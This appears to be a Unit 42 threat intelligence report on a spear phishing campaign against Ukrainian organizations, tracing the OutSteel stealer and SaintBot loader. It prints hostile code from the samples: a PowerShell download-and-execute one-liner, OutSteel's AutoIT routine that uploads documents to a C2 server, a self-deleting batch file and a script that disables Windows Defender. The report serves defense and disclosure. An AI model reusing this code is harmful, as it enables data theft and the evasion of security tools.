

Spear Phishing Attacks Target Organizations in Ukraine, Payloads Include the Document Stealer OutSteel and the Downloader SaintBot

unit42.paloaltonetworks.com/ukraine-targeted-outsteel-saintbot

February 26, 2022

By [Unit 42](#)

February 25, 2022 at 5:30 PM

Category: [Malware](#)

Tags: [Advanced URL Filtering](#), [AutoFocus](#), [Cortex](#), [information disclosure](#), [OutSteel](#), [Phishing](#), [SaintBot](#), [Ukraine](#), [WildFire](#)

This post is also available in: [日本語 \(Japanese\)](#)

Executive Summary

On Feb. 1, 2022, Unit 42 observed an attack targeting an energy organization in Ukraine. [CERT-UA publicly attributed the attack](#) to a threat group they track as UAC-0056. The targeted attack involved a spear phishing email sent to an employee of the organization, which used a social engineering theme that suggested the individual had committed a crime. The email had a Word document attached that contained a malicious JavaScript file that would download and install a payload known as SaintBot (a downloader) and OutSteel (a document stealer). Unit 42 discovered that this attack was just one example of a larger campaign dating back to at least March 2021, when Unit 42 saw the threat group target a Western government entity in Ukraine, as well as several Ukrainian government organizations.

The OutSteel tool is a simple document stealer. It searches for potentially sensitive documents based on their file type and uploads the files to a remote server. The use of OutSteel may suggest that this threat group's primary goals involve data collection on government organizations and companies involved with critical infrastructure. The SaintBot tool is a downloader that allows the threat actors to download and run additional tools on the infected system. SaintBot provides the actors persistent access to the system while granting the ability to further their capabilities.



While the OutSteel and SaintBot payloads were common among the attacks, the actors used different social engineering themes and infection chains to compromise systems. The actors used current events and other pertinent themes to trick recipients into opening documents, clicking links, enabling malicious content or running executables directly to compromise their systems. Early attacks in March and April 2021 used cryptocurrency and COVID themes, while we observed the actors using law enforcement-related themes and fake resumes in the May-July 2021 and the February 2022 attacks. The use of law enforcement-related themes in attacks spanning several months suggests that the threat group favors this social engineering theme in the absence of a trending topic or current event.

The use of email as the attack vector remains the same in all attacks carried out by this threat group. While the spear phishing emails are a common component, each attack uses a slightly different infection chain to compromise the system. For instance, the actors have included links to Zip archives that contain malicious shortcuts (LNK) within the spear phishing emails, as well as attachments in the form of PDF documents, Word documents, JavaScript files and Control Panel File (CPL) executables. Even the Word documents attached to emails have used a variety of techniques, including malicious macros, embedded JavaScript and the exploitation of [CVE-2017-11882](#) to install payloads onto the system. With the exception of the CPL executables, most of the delivery mechanisms rely on PowerShell scripts to download and execute code from remote servers.

For more comprehensive information about the Russia-Ukraine crisis, including an overview of known attacks and recommendations for how to protect against possible threats, please see our post, "[Russia-Ukraine Crisis: How to Protect Against the Cyber Impact](#)."

Palo Alto Networks customers receive protections against the attacks described via products and services including Cortex XDR and the WildFire, Advanced URL Filtering and DNS Security security subscriptions for the Next-Generation Firewall.

Related Unit 42 Topics [Russia-Ukraine Crisis Cyber Impact](#), [Phishing](#)

Table of Contents

[Attack Overview](#)

[Links to Prior Attacks](#)

[Payload Analysis for Feb. 2 Attack](#)

[Initial Loader](#)

[Additional Files Associated With the Attack](#)

[Conclusion](#)

[Additional Resources](#)

[Indicators of Compromise](#)

[Appendix A: Prior Attacks Associated With UAC-0056](#)

[March 2021 Attacks](#)

[April 2021 Attacks](#)

[May 2021 Attacks](#)

[June 2021 Attacks](#)

[July 2021 Targeting](#)

Attack Overview

On Feb. 1, 2022, Unit 42 observed threat actors sending a targeted email to an individual at an energy organization in Ukraine. The email had the following attributes:

From: mariaparsons10811@gmail[.]com

Subject: Повідомлення про вчинення злочину (<redacted targeted individual's name>

Attachment: Повідомлення про вчинення злочину (<redacted targeted individual's name>).docx

The email subject and the filename of the attached document translate from Ukrainian to Report on the commission of a crime (<redacted targeted individual's name>). The email suggests that the individual was involved in criminal activity, which is likely part of the actor's social engineering efforts to convince the targeted individual to open the attachment. The malicious Word document displays the following contents:




**НАЦІОНАЛЬНА ПОЛІЦІЯ
УКРАЇНИ**
ГОЛОВНЕ СЛІДЧЕ УПРАВЛІННЯ



вул. Богомольця, 10, м.Київ, 01601,
тел. 253-13-31, gsu207@police.gov.ua
Ідентифікаційний код 24182205

1 лютого 2022 року № 0222 / 548/50

Про порушення кримінальної справи



Т.в.о. заступника начальника

 Є.В. Колесник

Figure 1. A malicious Word document attached to a spear phishing email sent to a targeted individual at a Ukrainian organization. The apparent redactions were added by the threat actor as a lure to induce the target to click icons in the document.

The content within the attached document also follows the theme in the delivery email, as it appears to be a redacted criminal investigation report from the National Police of Ukraine. The document instructs the user to click the icons with the exclamation point to display the redacted contents hidden by black bars over the text. Each of the supposedly redacted pieces of content has an icon that, when double-clicked, runs malicious JavaScript (SHA256: b258a747202b1ea80421f8c841c57438ffb0670299f067dfeb2c53ab50ff6ded) that is embedded within the document. When the user double-clicks the icon, Word effectively writes the following file to the system and runs it with Windows Script Host (wscript):

C:\Users\ADMINI~1\AppData\Local\Temp\GSU207@POLICE.GOV.UA - Повідомлення (15).js

The JavaScript file will run the following process that in turn runs a PowerShell script:

```
powershell.exe [Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12 ; Irm -uRI ("https://c" +
"dn.discordapp[.]com/attachme" +
"nts/932413459872747544/93829197773526634" + "4/p" + "utty.ex" + "e" )
-outfile "$env:PUBLICGoogleChromeUpdate.exe" ; sTart-pRoceSs
"$env:puBLicGoogleChromeUpdate.exe"
```

Figure 2. PowerShell one-liner.

The PowerShell one-liner above will download an executable from the following URL, save it to %PUBLIC%\GoogleChromeUpdate.exe and execute it:

https://cdn.discordapp[.]com/attachments/932413459872747544/938291977735266344/putty.exe

According to [CERT-UA](#), this PowerShell one-liner also appears in another attack attributed to this group that occurred a few days earlier on Jan. 31.

Based on our [analysis of the payload](#) that this attempted spear phishing attack leads to, which includes the SaintBot downloader and the OutSteel document stealer, we suspect that the threat group's goals for this attack involve exfiltrating data from the energy organization.

Links to Prior Attacks

[CERT-UA](#) mentioned that they track this activity using the moniker UAC-0056, while other organizations track this group with the names [TA471](#), [SaintBear](#) and [Lorec53](#). Our research shows that these attacks have various overlaps with previous attack campaigns focused on other organizations in Ukraine and Georgia, as well as other nations' assets local to Ukraine. These overlaps involve the use of the SaintBot downloader, shared infrastructure and other common elements. Figure 3 shows a timeline of the known attacks related to this threat group, specifically, the day the spear phishing emails were sent and the subject line of each email.




Figure 3. A timeline of known attacks related to UAC-0056, showing the date spear phishing emails were sent and their subject lines.

The timeline shows several attacks between April and July 2021. There is then a gap of several months between the 2021 attacks and attacks that have been observed in 2022. This is more likely due to a lack of visibility rather than a pause in activity. We believe that the threat group did not pause their activity as we are aware of additional delivery documents and payloads that suggest additional attacks occurred during the apparently inactive periods on the timeline.

Details of known prior attacks associated with UAC-0056 are available in [Appendix A](#). Attacks described in the appendix include:

- [March 2021](#): An attack campaign against targets in Georgia using Bitcoin and COVID themes.
- [April 2021](#): Bitcoin-themed spear phishing emails targeting Ukrainian government organizations.
- [May 2021](#): Law enforcement-themed attacks targeting Ukrainian government organizations.
- [June 2021](#): Law-enforcement themed attack against a Ukrainian government organization
- [July 2021](#): Spear phishing attempt on a Western government entity in Ukraine.

Payload Analysis for Feb. 2 Attack

As seen above, the actors leverage Discord's content delivery network (CDN) to host their payload, which is a common technique that the threat group uses across many of their attacks. The use of Discord benefits threat actors since the popularity of Discord's servers for gaming, community groups and other legitimate usage causes many URL filtering systems to place a high degree of trust in its domain. Discord's terms of service do not allow malicious use of its CDN, and the company has been working to find and block abuses of its platform.

In this attack, this URL was hosting a malicious executable (SHA256: f58c41d83c0f1c1e8c1c3bd99ab6deabb14a763b54a3c5f1e821210c0536c3ff) that is a loader. This acts as the first stage of several in the overall infection chain, each of which have varying levels of complexity. Ultimately, this infection chain results in the installation and execution of a document stealer called OutSteel, a loader Trojan called SaintBot, a batch script turned into an executable that disables Windows Defender and a legitimate Google Chrome installation executable.

Initial Loader

The executable initially downloaded by the JavaScript in the delivery document is an initial loader Trojan, whose developers signed using a certificate (SHA1: 60aac9d079a28bd9ee0372e39f23a6a92e9236bd) that has "Electrum Technologies GmbH" within the organization field. This is related to the Electrum Bitcoin wallet, as seen in the following:

Certificate:

Data:

Version: 3 (0x2)

Serial Number:

3b:11:e7:6e:da:51:82:ce:c2:d4:e7:2d:8c:05:f6:9a

Signature Algorithm: sha256WithRSAEncryption

Issuer: C=US, O=thawte, Inc., CN=thawte SHA256 Code Signing CA - G2

Validity

Not Before: May 8 00:00:00 2020 GMT

Not After : May 8 23:59:59 2022 GMT

Subject: C=DE, ST=Berlin, L=Berlin, O=**Electrum Technologies GmbH**, CN=Electrum Technologies GmbH

This first-stage loader is a simple wrapper for the next few stages – these later stages will simply decrypt a DLL from its resources, before loading it into memory and invoking its entry point.

```
byte[] array = list.ToArray();
string[] array2 = new string[]
{
    "System.",
    "Reflection.",
    "Assembly",
    "Load"
};
object[] array3 = (object[])NewLateBinding.LateGet(NewLateBinding.LateGet(d9E5.q5H2<string,
Type, Binder, object>(Qs45.Ho18<string>(x1JA.j8G2<string, object, object, object>("{0}{1}
{2}", array2[0], array2[1], array2[2], 696, 722), 211, 156), array2[3],
BindingFlags.InvokeMethod, null, null, new object[]
{
    array
}, 320, 288), null, "GetTypes", new object[]
{
    34
}, null, null, null), null, "GetMethods", new object[0], null, null, null);
bool flag2 = array3 != null;
if (flag2)
{
    NewLateBinding.LateCall(array3[0], null, "Invoke", new object[]
    {
        null,
        new object[0]
    }, null, null, null, true);
}
}
```

Figure 4. Loading decrypted SHCore2.dll and invoking entry point.

The packer used to pack and obfuscate this initial loader allows a user to clone .NET assemblies from other .NET binaries, as well as from cloning certificates. This explains how a large portion of the payload is taken from a legitimate library, as well as the attached Electrum certificate.

The decrypted DLL, named SHCore2.dll, is also obfuscated, though interestingly, the obfuscator did not completely strip the class names, as can be seen in Figure 5 below. This allows us to quickly gather some information on the functionality of the sample. While it may seem like the DLL is the final payload, it is merely another stager, which will decrypt and execute a total of four embedded binaries.




Figure 5. SHCore2.dll classes.

The stager contains some interesting anti-analysis functionality, refusing to execute inside a virtual machine, and in some cases, on bare metal systems. While that makes it difficult to perform dynamic analysis, before performing any virtual machine checks, the sample does call functions within the Class5_Decrypter class, which is responsible for decrypting the embedded payloads. This allows us to debug the sample and extract those payloads once decrypted.

```

Class5_Decrypter X
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
switch ((num2 = (num4 ^ 1768138442U)) % 5U)
{
case 0U:
goto IL_10F;
case 1U:
array3 = Class5_Decrypter.DTmgMrgl8na2BazNH2Ejriskief
(memoryStream);
num4 = (num2 * 2479930717U ^ 3040261056U);
continue;
case 2U:
num4 = (num2 * 3943928607U ^ 1841283417U);
continue;
case 3U:
Class5_Decrypter.sNkCKZf3uPOPQ1NSFBIioRz0qvA(cryptoStream);
num4 = (num2 * 886603509U ^ 434551575U);
continue;
}
goto Block_13;

```

```

Memory 1
04035FC6 00 00 C0 68 3D 00 90 65;2C 00 42 0C 0A 25 4D 61;69 6E 46 69 6C 65 25 02;00 A8 ...h=.e,.B.%MainFile%...
04035FE0 0E 00 40 5A 90 00 03 00;00 00 04 00 00 00 FF FF;00 00 08 00 00 00 00 00;00 00 ..MZ.....
04035FFA 40 00 00 00 00 00 00 00;00 00 00 00 00 00 00 00;00 00 00 00 00 00 00 00;00 00 @.....
04036014 00 00 00 00 00 00 00 00;00 00 10 01 00 00 0E 1F;BA 0E 00 04 09 CD 21 88 01 4C .....!..L
0403602E CD 21 54 68 69 73 20 70;72 6F 67 72 61 6D 20 63;61 6E 6E 6F 74 20 62 65;20 72 ..!This program cannot be r
04036048 75 6E 20 69 6E 20 44 4F;53 20 6D 6F 64 65 2E 0D;0D 0A 24 00 00 00 00 00;00 00 un in DOS mode...$.
04036062 16 73 92 92 52 12 FC C1;52 12 FC C1 52 12 FC C1;14 43 1D C1 50 12 FC C1;CC B2 .s..R...R...R...C..P...
0403607C 38 C1 53 12 FC C1 5F 40;23 C1 61 12 FC C1 5F 40;1C C1 E3 12 FC C1 5F 40;1D C1 ;.S...@#.a...@....._@..
04036096 67 12 FC C1 58 6A 7F C1;5B 12 FC C1 58 6A 6F C1;77 12 FC C1 52 12 FD C1;72 10 g...[j...[...[j.o.w...R...r
040360B0 FC C1 E7 8C 16 C1 02 12;FC C1 E7 8C 23 C1 53 12;FC C1 5F 40 27 C1 53 12;FC C1 .....#.S...@'.S...
040360CA 52 12 68 C1 53 12 FC C1;E7 8C 22 C1 53 12 FC C1;52 69 63 68 52 12 FC C1;00 00 R.k.S.....".S...RichR....
040360E4 00 00 00 00 00 00 00 00;00 00 00 00 00 00 00 00;00 00 4C 01 05 00 44 F0;F5 61 .....PE..L...D..a
040360FE 00 00 00 00 00 00 00 00;E0 00 22 01 0B 01 0C 00;00 E0 08 00 00 C4 05 00;00 00 .....".
04036118 00 00 0A 80 02 00 00 10;00 00 00 F0 08 00 00 00;40 00 00 10 00 00 00 02;00 00 .....@.....

```

Figure 6. Decrypted “config” file in SHCore2.dll memory.

The four embedded binaries decrypted and executed by the stager include OutSteel, SaintBot, an executable that runs a batch script to disable Windows Defender and the Google Chrome installer, as seen in Table 1.

SHA256	Description
7e3c54abfbb2abf2025ccf05674dd10240678e5ada465bb0c04a9109fe46e7ec	OutSteel AutoIT file uploader
0da1f48eaa7956dda58fa10af106af440adb9e684228715d313bb0d66d7cc21d	PureBasic executable, used to drop a Disable Windows Defender batch file
0f9f31bbc69c8174b492cf177c2fbaf627fcd5ac4473ca5589aa2be75cee735	Legitimate Google Chrome installer
82d2779e90cbc9078aa70d7dc6957ff0d6d06c127701c820971c9c572ba3058e	SaintBot .NET Loader

Table 1. Embedded binaries within the loader.

Additional Files Associated With the Attack

Below is a more detailed analysis of four additional files that come into play after the initial loader executes.

OutSteel

OutSteel is a file uploader and document stealer developed with the scripting language AutoIT. It is executed along with the other binaries listed in Table 1. It begins by scanning through the local disk in search of files containing specific extensions, before uploading those files to a hardcoded command and control (C2) server. In this sample, the C2 server it reaches out to is 185[.]244[.]41[.]109:8080, with the endpoint /upld/.

```

$url_dwnl = "http://eumr.site/load74h74830.exe"
$url = "http://185.244.41.109:8080/upld/"
$dsk = DriveGetDrive("FIXED")
$rem = 0
For $i = 1 To $dsk[0]
    If $dsk[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsk[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 1 To $dsk[0]
    $return = _filesearch($dsk[$drv], "*.doc;*.docx;*.pdf;*.ppt;*.pptx;*.dot;*.xls;*.xlsx;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.pst;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt")
    For $i = 1 To $return[0]
        $name_new = StringReplace($return[$i], ":", "")
        $name_new = StringReplace($name_new, "\", "/")
        http_upload($url & $uuid, $return[$i], _stringtohex($name_new), "", _stringtohex($name_new))
    Next
Next

```

Figure 7. OutSteel main file search loop.

Scanning is performed through the use of CMD commands, as seen below:

```
cmd.exe /U /C DIR "\Users\Admin\*.docx" /S /B/ A
```

The list of file extensions that OutSteel gathers using the commands above is shown in Table 2, and the choice of these extensions is likely an attempt to gather potentially sensitive files. These file types include documents for Microsoft Office suite applications, Microsoft Access database files, Microsoft Outlook data files and various archive file types.

*.doc	*.ppt	*.xls	*.rtf	*.accdb	*.pst	*.zip	*.txt
*.docx	.pptx	*.xlsx	*.dot	*.pot	*.ppa	*.tar	
*.pdf	*.dot	*.csv	*.mdb	*.pps	*.rar	*.7z	

Table 2. File extensions gathered by OutSteel.

The command output will be read by the AutoIT payload, and each file will be uploaded to the C2, using the [HTTP.au3](#) library.

Once the script has finished uploading all relevant files to the C2, it will then attempt to download a file to %TEMP%\svjhost.exe from the secondary hardcoded C2 eumr[.]site. The downloaded payload is a sample of the SaintBot .NET loader, also extracted from the SHCore2 DLL, and if downloaded successfully, will be executed via the command line.

```

Local $path_dwnl = @TempDir & "\svjhost.exe"
Local $h_dwnl = InetGet($url_dwnl, $path_dwnl, $inet_forcereload, $inet_downloadbackground)
Do
    Sleep(250)
Until InetGetInfo($h_dwnl, $inet_downloadcomplete)
InetClose($h_dwnl)
Run("cmd /c start /min " & $path_dwnl, "", @SW_HIDE)
$hfile = FileOpen("rmm.bat", 2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryremvvv" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryremvvv)" & @CRLF)
FileWrite($hfile, "start /b "" cmd /min /c del "%~f0" & Taskkill /IM cmd.exe /F&exit /b' " & @CRLF)
FileClose($hfile)
Run("cmd /c start /min rmm.bat", "", @SW_HIDE)

```

Figure 8. OutSteel downloads SaintBot and executes rmm.bat

The script comes to a close after creating a .bat file named rmm.bat in the current directory, which will delete itself and the original payload, prior to terminating any running cmd.exe processes.

```

@echo off
:tryremvvv
del f58c41d83c0f1c1e8c1c3bd99ab6deabb14a763b54a3c5f1e821210c0536c3ff.exe
if exist f58c41d83c0f1c1e8c1c3bd99ab6deabb14a763b54a3c5f1e821210c0536c3ff.exe (goto tryremvvv)
start /b "" cmd /min /c del "%~f0" & Taskkill /IM cmd.exe /F&exit /b

```

Figure 9. rmm.bat file contents.

At this point, the AutoIT script exits, leaving SaintBot residing in memory.

windows_defender_disable.bat

This batch file is used to disable Windows Defender functionality. It accomplishes this by executing multiple commands via CMD that modify registry keys and disabling Windows Defender scheduled tasks. This script is open source and available on [GitHub](#), so there is no custom element to this specific sample. This is done to reduce the risk of the dropped payloads being detected by Windows Defender.

```
rem 1 - Disable Real-time protection
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "2" /f


rem 0 - Disable Logging
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f

rem Disable WD Tasks
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable
```

Figure 10. windows_defender_disable.bat script.

SaintBot .NET Loader

The SaintBot .NET loader is also composed of several stages, with varying levels of obfuscation. It begins by executing a single PowerShell one-liner, which results in the execution of cmd.exe, passing the command timeout 20. Once the timeout completes, the loader will resume.



```
// Token: 0x02000008 RID: 8
internal static class Class6
{
    // Token: 0x06000010 RID: 16 RVA: 0x00002248 File Offset: 0x00000448
    internal static void smethod_0()
    {
        Process process = new Process();
        process.StartInfo.FileName = "powershell";
        process.StartInfo.Arguments = "-enc YwBtAGQAIIAvAGMAIAB0AGkAbQBlAG8AdQB0ACAAMgAwAA==";
        process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process.Start();
        process.WaitForExit();
    }
}
```

Figure 11. Execution of PowerShell one-liner.

The first layer of the loader will extract a reversed .NET binary from its resources, before flipping, loading into memory and executing it.




Figure 12. Reversed binary within resources.

This secondary layer contains far more obfuscation than the first, also implementing obfuscation through obscurity with around 140 different classes. Also stored within these classes are several virtual machine and sandbox checks, such as checking if Sbiedll.dll is present in the list of loaded modules, comparing the machine name to HAL9TH and the user name to JohnDoe, and checking the BIOS version for known virtual machine identifiers.

